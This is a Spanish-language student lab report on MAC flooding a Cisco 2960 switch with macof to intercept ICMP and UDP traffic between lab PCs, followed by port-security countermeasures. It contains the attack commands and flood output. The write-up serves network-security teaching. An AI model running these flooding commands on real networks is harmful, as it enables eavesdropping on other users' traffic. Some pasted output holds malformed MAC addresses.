

---

# **Práctica 01: Análisis de Vulnerabilidad MAC Flooding**

Implementación y Mitigación de Ataques de Inundación MAC en  
Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025



## Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

**Resultados:** Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

## Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.




**Vulnerabilidad:** Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la intercepción de tráfico.

## Metodología Aplicada

**Equipos utilizados:** - Switch Cisco 2960-24TT-L con IOS 15.x - 3 PCs con Ubuntu 22.04 LTS - Herramientas: dsniff (macof), Wireshark, netcat

**Proceso:** 1. **Reconocimiento:** Análisis de la topología planteada 2. **Preparación:** Instalación de herramientas y configuración de captura 3. **Ejecución:** Implementación del ataque MAC flooding 4. **Validación:** Verificación de la efectividad mediante captura de tráfico 5. **Análisis:** Evaluación de resultados y contramedidas

## Topología de Red Implementada



**Figure 1:** Topología de red implementada

### Configuración de direccionamiento:

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador

Dispositivo	Interface	Dirección IP	Función
Switch	VLAN1	192.168.1.254/24	Switch de acceso

## Configuración Inicial

### Configuración Base del Switch

#### Cisco IOS Terminal

```
Switch> enable Switch# configure terminal Switch(config)# hostname SW1
SW1(config)# enable secret class
SW1(config)# interface fastEthernet 0/1 SW1(config-if)# description "PC A - 192.168.1.10"
SW1(config-if)# interface fastEthernet 0/3 SW1(config-if)# description "PC B - 192.168.1.20"
SW1(config-if)# interface fastEthernet 0/5 SW1(config-if)# description "PC C - 192.168.1.30 (Atacante)"
SW1(config-if)# interface range fastEthernet 0/4-24 SW1(config-if-range)#
shutdown
SW1(config-if-range)# line con 0 SW1(config-line)# password cisco
SW1(config-line)# login
```

### Estado Inicial de la Tabla MAC

#### Cisco IOS Terminal

```
SW1# show mac address-table Mac Address Table _____ Vlan Mac
Address Type Ports -- -- -- 1 7456.3cb7.4d13 DYNAMIC Fa0/1 1
7456.3cb7.4d63 DYNAMIC Fa0/2 1 7456.3cb7.0f23 DYNAMIC Fa0/3
```

## Desarrollo Detallado

### Instalación de Herramientas

En PC C (atacante):

#### Linux Terminal

```
ccna@pc-c:~$ sudo apt update && sudo apt install dsniff -y ccna@pc-c:~$
which macof # Verificar instalación
```

## Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

### > Linux Terminal

```
ccna@pc-a:~$ ping -c 4 192.168.1.20
```



**Comportamiento normal:** PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

## Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

### > Linux Terminal

```
ccna@pc-c:~$ sudo macof -i eno1 -s random -d random
```

```
ccna@ccna14:~$ sudo macof -i eno1 -s random -d random
[ccna@ccna14:~]$ sudo wireshark
[ccna@ccna14:~]$
```

The terminal output shows the execution of the 'macof' command and the 'wireshark' application. The 'macof' command is used to spoof MAC addresses on interface 'eno1'. The 'wireshark' application is capturing traffic on the same interface, showing a high volume of ARP requests and responses, which is characteristic of a MAC flooding attack.

Figure 2: Ejecución del comando macof en terminal

## Monitoreo de la Tabla MAC

Durante el ataque:

**Cisco IOS Terminal**

```
SW1# show mac address-table count Mac Entries for Vlan 1: ----- Dynamic
Address Count : 7992 Static Address Count : 0 Total Mac Addresses : 7992
Total Mac Address Space Available: 48
```

Terminal

Archivo	Editar	Ver	Buscar	Terminal	Ayuda
1	1019.7efc.8eaa	DYNAMIC	Fa0/5		
1	1019.b0f0.297f	DYNAMIC	Fa0/5		
1	101c.eb33.297f	DYNAMIC	Fa0/5		
1	102b.2c7c.eb19	DYNAMIC	Fa0/5		
1	1033.8413.1010	DYNAMIC	Fa0/5		
1	1035.5f2d.95d5	DYNAMIC	Fa0/5		
1	1036.f68c.c7f9	DYNAMIC	Fa0/5		
1	1037.5040.6333	DYNAMIC	Fa0/5		
1	1039.3747.312d	DYNAMIC	Fa0/5		
1	103a.eb76.057d	DYNAMIC	Fa0/5		
1	1049.4466.569d	DYNAMIC	Fa0/5		
1	1051.84d.172b	DYNAMIC	Fa0/5		
1	1052.634e.b154	DYNAMIC	Fa0/5		
1	1053.5040.6333	DYNAMIC	Fa0/5		
1	1057.5040.6333	DYNAMIC	Fa0/5		
1	105a.415b.9686	DYNAMIC	Fa0/5		
1	105b.523d.6360	DYNAMIC	Fa0/5		
1	105d.032f.0366	DYNAMIC	Fa0/5		
1	1063.0343.6017	DYNAMIC	Fa0/5		
1	1068.3e1d.985d	DYNAMIC	Fa0/5		
1	1069.510e.e634	DYNAMIC	Fa0/5		
1	1073.8ade.e679	DYNAMIC	Fa0/5		

```
9d:e6:3d:6f:88:fe f3:7c:8e:13:9d:80 255.255.255.255.255.39390 > 255.255.255.255.255.39390 S 11890163728:1885045378(0) win 512
00:00:00:00:00:00 00:00:00:00:00:00 255.255.255.255.255.39474 > 255.255.255.255.255.39474 S 4818040205:4010049853(0) win 512
c4:2d:00:31:fb:04 33:7b:b4:01:01:09 255.255.255.255.255.53212 > 255.255.255.255.255.53212 S 1822859766:1822859766(0) win 512
ee:4b:e6:c9:93:5a:45:c2:7f:77:73 255.255.255.255.255.19988 > 255.255.255.255.255.19988 S 1206991891:1206991891(0) win 512
19:9d:63:37:00:50 32:cb:57:31:1d:4b 255.255.255.255.255.56634 > 255.255.255.255.255.56634 S 1031052473:1051052473(0) win 512
b6:b6:a9:50:2c:89 99:f:aa:57:27:db 255.255.255.255.255.11315 > 255.255.255.255.255.11315 S 1739366828:1739366828(0) win 512
47:5:8c:7c:40:29 05:91:cf:5f:ae:3c 255.255.255.255.255.62238 > 255.255.255.255.255.62238 S 1941259628:1941259628(0) win 512
d1:97:08:81:c5:9e 00:00:00:00:00:00 255.255.255.255.255.39271 > 255.255.255.255.255.39271 S 1801234211:2010324211(0) win 512
70:fc:00:00:00:00 92:dc:00:17:ff:60:f3 255.255.255.255.255.1586 > 255.255.255.255.255.1586 S 2010234211:2010324211(0) win 512
1:c6:02:27:8c:da 55:b2:54:53:01:01 255.255.255.255.255.42852 > 255.255.255.255.255.42852 S 1206672744:1206672744(0) win 512
0:6:0d:02:44:8a:16 d5:50:11:72:60:25 255.255.255.255.255.38491 > 255.255.255.255.255.38491 S 1699795301:1699795301(0) win 512
18:f2:3d:59:84:3b c0:28:de:12:af:87 255.255.255.255.255.186 > 255.255.255.255.255.186 S 666136786:666136786(0) win 512
35:91:21:38:7a:74 b6:32:6a:57:79:6b 255.255.255.255.255.22734 > 255.255.255.255.255.22734 S 17333949:17333949(0) win 512
31:30:01:1b:00:00 00:00:00:00:00:00 255.255.255.255.255.14339 > 255.255.255.255.255.14339 S 149317228:16099137228(0) win 512
de:b7:a8:3b:cc:17 4d:b6:c3:2e:40:74 255.255.255.255.255.45824 > 255.255.255.255.255.45824 S 222559692:222559692(0) win 512
84:74:8e:7d:30:95 e9:58:eb:ee:0:ca 255.255.255.255.255.21658 > 255.255.255.255.255.21658 S 1865228880:1865228880(0) win 512
7a:3:fa:13:2c:71 c2:2:2:b2:d1:c1 255.255.255.255.255.63194 > 255.255.255.255.255.63194 S 65847075:65847075(0) win 512
f2:76:9:51:54:94 03:c:ee:37:0:6:25 255.255.255.255.255.54871 > 255.255.255.255.255.54871 S 197495603:197495603(0) win 512
fb:2d:9e:0:0:0 255.255.255.255.255.39285 > 255.255.255.255.255.39285 S 1877092803:1877092803(0) win 512
74:39:0:43:bc:cf c0:ed:3a:7:a:32 255.255.255.255.255.10984 > 255.255.255.255.255.10984 S 2043580316:2043580316(0) win 512
76:5e:e7:7a:77:01 55:af:c6:75:de:4f 255.255.255.255.255.27641 > 255.255.255.255.255.27641 S 141923164:141923164(0) win 512
dd:a3:9c:3c:06:26 77:7f:84:d1:36 255.255.255.255.255.18331 > 255.255.255.255.255.18331 S 1973291793:1973291793(0) win 512
b:d:8d:0:54:cd:be e7:3e:92:2c:eb:fb 255.255.255.255.255.21419 > 255.255.255.255.255.21419 S 1952388015:1952388015(0) win 512
c8:87:9f:1b:11:5f c2:36:92:62:f2:ef 255.255.255.255.255.18242 > 255.255.255.255.255.18242 S 2094389019:2094389019(0) win 512
ad:1b:0:ad:20:0 255.255.255.255.255.49216 > 255.255.255.255.255.49216 S 1763391213:1763391213(0) win 512
0:13:3:3:3:3 6e:4b:34:31:2c:1c 255.255.255.255.255.39285 > 255.255.255.255.255.39285 S 1877092803:1877092803(0) win 512
b6:4d:42:44:1a:2d e5:90:86:bf:7f:19 255.255.255.255.255.32985 > 255.255.255.255.255.32985 S 1439902332:1439902332(0) win 512
c9:e8:81:26:a4:99 b9:7b:66:18:dd:bh 255.255.255.255.255.21636 > 255.255.255.255.255.21636 S 762117890:762117890(0) win 512
45:d9:d8:07:1c:1 255.255.255.255.255.28584 > 255.255.255.255.255.31463 S 1657197876:1657197876(0) win 512
52:7:1:1:1:1 255.255.255.255.255.28584 > 255.255.255.255.255.31463 S 2043580319:2043580319(0) win 512
8d:4e:0:4a:4b:0 6f:73:09:15:9d:99 255.255.255.255.255.50311 > 255.255.255.255.255.50311 S 1521640271:1521640271(0) win 512
52:7:1:1:1:1 255.255.255.255.255.50311 > 255.255.255.255.255.50311 S 1521640271:1521640271(0) win 512
d6:he:ac:3e:11:b2 3b:9b:2f:77:2a:ed 255.255.255.255.255.14213 > 255.255.255.255.255.14213 S 111923128:111923128(0) win 512
12:86:cb:73:c8:88 b1:ce:ec:49:81:57 255.255.255.255.255.60591 > 255.255.255.255.255.60591 S 85017099:85017099(0) win 512
b4:cb:ba:ad:50:32:62:cc:3c:88:b9 255.255.255.255.255.56521 > 255.255.255.255.255.56521 S 1057694420:1057694420(0) win 512
1d:44:97:a:5:96 3d:2:62:cc:3c:88:b9 255.255.255.255.255.30384 > 255.255.255.255.255.20223 S 588694018:588694018(0) win 512
3d:57:d4:29:33:7 8:0:1:41:10:96:bb 255.255.255.255.255.10918 > 255.255.255.255.255.10918 S 373528974:373528974(0) win 512
80:4:1:1:1:1 255.255.255.255.255.10918 > 255.255.255.255.255.10918 S 2043580319:2043580319(0) win 512
71:d1:55:42:5c:c9 f2:8d:34:31:66 255.255.255.255.255.40254 > 255.255.255.255.255.12938 S 1324045805:1324045805(0) win 512
7c:ed:8e:57:80:ce 48:cc:45:71:71:ab 255.255.255.255.255.45448 > 255.255.255.255.255.49498 S 1480349578:1480349578(0) win 512
e7:1d:ab:5e:10:91 56:fed:dd:16:c1:37 255.255.255.255.255.18623 > 255.255.255.255.255.39674 S 2063093914:2063093914(0) win 512
24:1e:3f:63:aa:c7 a4:6:90:1f:41:33 255.255.255.255.255.35524 > 255.255.255.255.255.202626 S 889658840:889658840(0) win 512
87:1b:48:5b:b6:20 90:c3:0:50:16:49 255.255.255.255.255.39083 > 255.255.255.255.255.310474 S 224593897:224593897(0) win 512
89:1b:48:5b:b6:20 90:c3:0:50:16:49 255.255.255.255.255.39083 > 255.255.255.255.255.310474 S 224593897:224593897(0) win 512
11:44:54:13:2:b2 fe:92:80:24:53:d9:255.255.255.255.255.17917 > 255.255.255.255.255.844 S 1528594285:1528594285(0) win 512
c3:8e:4c:3c:be:0 19:92:88:74:ba:d5 255.255.255.255.255.35983 > 255.255.255.255.255.55680 S 14633654:14633654(0) win 512
bb:5b:cb:1d:28:81 51:87:5:24:91:c1 255.255.255.255.255.31343 > 255.255.255.255.255.49224 S 1515285456:1515285456(0) win 512
b8:62:11:30:66:e 6:9:10:97:52:44:26 255.255.255.255.255.44011 > 255.255.255.255.255.9050 S 886014530:886014530(0) win 512
76:5d:1:19:0:1:1 255.255.255.255.255.34045 > 255.255.255.255.255.34045 S 180420233:180420233(0) win 512
11:55:19:0:1:1 255.255.255.255.255.34045 > 255.255.255.255.255.34045 S 180420233:180420233(0) win 512
17:df:ef:2e:45:3c d3:e7:e5:6:a:255.255.255.255.255.35274 > 255.255.255.255.255.35274 S 566545838:566545838(0) win 512
56:7f:25:79:47:85 c3:d3:95:92:77:ea 255.255.255.255.255.30117 > 255.255.255.255.255.40464 S 673316681:673316681(0) win 512
3f:8:2f:78:19:ba b5:f:77:39:4:c:3c 255.255.255.255.255.49422 > 255.255.255.255.255.22222 S 691980402:691980402(0) win 512
c6:d:14:22:a8:6f 3f:dd:7a:6e:24:c9 255.255.255.255.255.51784 > 255.255.255.255.255.29343 S 1100526497:1100526497(0) win 512
```


**Figure 3:** Estado de la tabla MAC durante la saturación

**Punto crítico:** Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

## Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

**Filtro Wireshark:** icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)



**Figure 4:** Captura de tráfico ICMP interceptado en Wireshark

## Prueba con Tráfico UDP

### Receptor (PC B):

>\_ Linux Terminal


```
ccna@pc-b:~$ nc -lu 1234
```

### Transmisor (PC A):

>\_ Linux Terminal

```
ccna@pc-a:~$ echo "Mensaje secreto" | nc -u 192.168.1.20 1234
```

**Captura en PC C: Filtro udp and ip.dst == 192.168.1.20**



**Figure 5:** Captura de tráfico UDP interceptado

## Problemas Encontrados y Soluciones

### Problema: Saturación Insuficiente de Tabla MAC

**Descripción:** En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

**Diagnóstico:** La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

**Solución aplicada:** Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

### Problema: Temporización del Ataque

**Descripción:** El timing entre operaciones era crítico para mantener el estado de flooding.

**Solución:** Mantener macof ejecutándose continuamente después de borrar la tabla MAC durante todas las pruebas de validación.

## Validación y Pruebas

### Verificación de Intercepción

**Metodología:** 1. Ejecutar ataque MAC flooding con macof en PC C 2. Borrar tabla MAC en el switch sin detener macof 3. Generar tráfico ICMP entre PC A y PC B 4. Capturar tráfico en PC C con Wireshark desde PC C

#### Comandos utilizados:

##### >\_ Linux Terminal

###### PC A - Generación de tráfico

```
ccna@pc-a:~$ ping -c 20 -i 0.5 192.168.1.20
```

##### >\_ Linux Terminal

###### PC C - Captura simultánea

```
ccna@pc-c:~$ tshark -i eno1 -f "icmp" -c 20
```



**Validación exitosa:** Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

## Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal: - Tabla MAC regresa a entradas legítimas - PC C ya no puede interceptar tráfico - Segmentación de puertos restaurada

## Experiencia Adquirida

### Conocimientos Técnicos Clave

#### Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

#### Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

## Comandos Cisco IOS Críticos

### Cisco IOS Terminal

```
Switch# show mac address-table Switch# show mac address-table count Switch#
clear mac address-table dynamic Switch# show interfaces status
```

## Lecciones Aprendidas

### Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas:

- Port security a nivel físico
- VLANs y ACLs a nivel de red
- Cifrado a nivel de aplicación

### Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de:

- Utilización de tabla MAC (alerta al 80% de capacidad)
- Patrones de tráfico anómalos
- Incrementos súbitos en direcciones MAC

### Configuración Defensiva

Implementar port security básico:

### Cisco IOS Terminal

```
Switch(config)# interface range fastEthernet0/1-24 Switch(config-if)#
switchport port-security Switch(config-if)# switchport port-security
maximum 2 Switch(config-if)# switchport port-security violation restrict
```

## 1. Implementación de Port Security Avanzado

Configurar diferentes niveles de port security para evaluar su efectividad:

### Cisco IOS Terminal

```
! Configuración restrictiva Switch(config)# interface FastEthernet0/1
Switch(config-if)# switchport port-security Switch(config-if)# switchport
port-security maximum 1 Switch(config-if)# switchport port-security
violation shutdown Switch(config-if)# switchport port-security mac-address
sticky
! Configuración con logging Switch(config-if)# interface FastEthernet0/2
Switch(config-if)# switchport port-security Switch(config-if)# switchport
port-security maximum 2 Switch(config-if)# switchport port-security
violation restrict Switch(config-if)# switchport port-security aging time
```

10

**Investigación sugerida:** Evaluar el impacto en rendimiento y usabilidad de cada modo de violación.

## 2. Desarrollo de Sistema de Detección Automatizada

Crear scripts que monitorean en tiempo real la tabla MAC y generen alertas.

## Recursos y Referencias Utilizados

### Documentación Técnica Oficial

#### Cisco Systems

- **Cisco Catalyst 2960-X Series Switches Configuration Guide, 15.2(7)E** - Chapter: “Configuring Port Security”
- **Cisco IOS Security Command Reference Guide** - Port Security Commands
- **Cisco Security Best Practices Guide** - “Securing Layer 2 Infrastructure”
- **Catalyst 2960 Series Software Configuration Guide** - “Understanding Port Security Features”

#### Estándares y RFC

- **RFC 826:** “Address Resolution Protocol (ARP)” - Base técnica del protocolo ARP
- **IEEE 802.1D-2004:** “MAC Bridges” - Fundamentos de funcionamiento de switches
- **IEEE 802.1Q-2018:** “Bridges and Bridged Networks” - VLANs y segmentación
- **RFC 3619:** “Extreme Networks’ Ethernet Automatic Protection Switching (EAPS)”

## Herramientas de Seguridad y Análisis

### Herramientas de Pentesting

- **dsniff:** [GitHub Repository](#) - Suite de herramientas de sniffing de red
- **macof:** Parte de dsniff - Generador de direcciones MAC para flooding

### Análisis de Protocolos

- **Wireshark:** [Official Documentation](#) - Analizador de protocolos de red
- **tshark:** Interfaz CLI de Wireshark para automatización
- **netcat (nc):** Utilidad de red Swiss Army knife

## Configuraciones de Referencia

### Archivos de Configuración

- **SW2960-base-config-v1.cfg**: Configuración base del switch Cisco 2960

### Recursos en Línea

### Laboratorios Virtuales

- **Cisco Packet Tracer** - Simulador oficial de Cisco

---

**Documento:** Práctica 01 - MAC Flooding Attack

**Fecha:** Septiembre 12, 2025

**Autores:** Uriel Felipe Vázquez Orozco, Euler Molina Martínez

**Materia:** Redes de Computadoras 2

**Profesor:** M.C. Manuel Eduardo Sánchez Solchaga